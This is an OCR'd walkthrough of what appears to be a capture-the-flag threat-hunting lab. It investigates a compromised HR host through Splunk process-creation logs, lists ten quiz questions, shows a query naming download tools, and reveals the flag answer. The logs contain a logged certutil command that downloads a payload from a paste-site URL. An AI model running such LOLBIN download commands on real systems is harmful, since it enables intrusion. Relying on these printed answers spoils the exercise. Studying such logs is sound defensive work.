Intro

One of the client's IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into Splunk with the index **win_eventlogs** for further investigation.

About the Network Information

The network is divided into three logical segments. It will help in the investigation.

IT Department

- James
- Moin
- Katrina

HR department

- Haroon
- Chris
- Diana


Marketing department


- Bell
- Amelia
- Deepak


Q1- How many logs are ingested from the month of March, 2022?


Q2- Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?

Q3- Which user from the HR department was observed to be running scheduled tasks?
Q4- Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host.
Q5- To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?
Q6- What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)
Q7- Which third-party site was accessed to download the malicious payload?
Q8- What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?
Q9- The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{.....}; what is that pattern?
Q10- What is the URL that the infected host connected to?




New Search
Save As
Create Table View
Close
index=win_eventlogs
(UserName="Chris.fort" OR UserName="Daina" OR UserName="Haroon")
CommandLine="*http*"
| search certutil OR bitsadmin OR curl OR wget OR powershell OR mshta OR rundll32
| table Time UserName ProcessName CommandLine
during Mar 2022
1 event (3/1/22 12:00:00.000 AM to 4/1/22 12:00:00.000 AM)
No Event Sampling
Job
Smart Mode
Events
Patterns
Statistics (1)
Visualization
20 Per Page
Format
Preview
Time
UserName
ProcessName
CommandLine
haroon
C:\Windows\System32\certutil.exe
certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
Format Timeline
Zoom Out
Zoom to Selection
Deselect
1 day per colun
List
Format
20 Per Page
Hide Fields
All Fields
Time
Event
3/4/22
10:38:28.000 AM
{ [-]
Category: Process Creation
Channel: Windows
CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
EventID: 4688
EventTime: 2022-03-04T10:38:28Z
EventType: AUDIT_SUCCESS
HostName: HR_01
NewProcessId: 0x82194b
Opcode: Info
ProcessID: 9912
ProcessName: C:\Windows\System32\certutil.exe
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: Win_event_log
SourceName: Microsoft-Windows-Security-Auditing
SubjectDomainName: cybertees.local
UserName: haroon
index: winlogs
}
Show as raw text
CommandLine = certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
EventID = 4688
ProcessID = 9912
SubjectDomainName = cybertees.local
UserName = haroon
host = cybertees
source = win_event_logs.json
sourcetype = _json


https://controlc.com/e4d11035
0
/ 97
Community Score
No security vendors flagged this URL as malicious
Reanalyze
Search
More
https://controlc.com/e4d11035
controlc.com
Status
200
Content type
text/html; charset=UTF-8
Last Analysis Date
4 months ago
text/html
trackers
iframes
external-resources
third-party-cookies


controlc.com/e4d11035
ControlC
flag.txt
THM{KJ&*H^B0}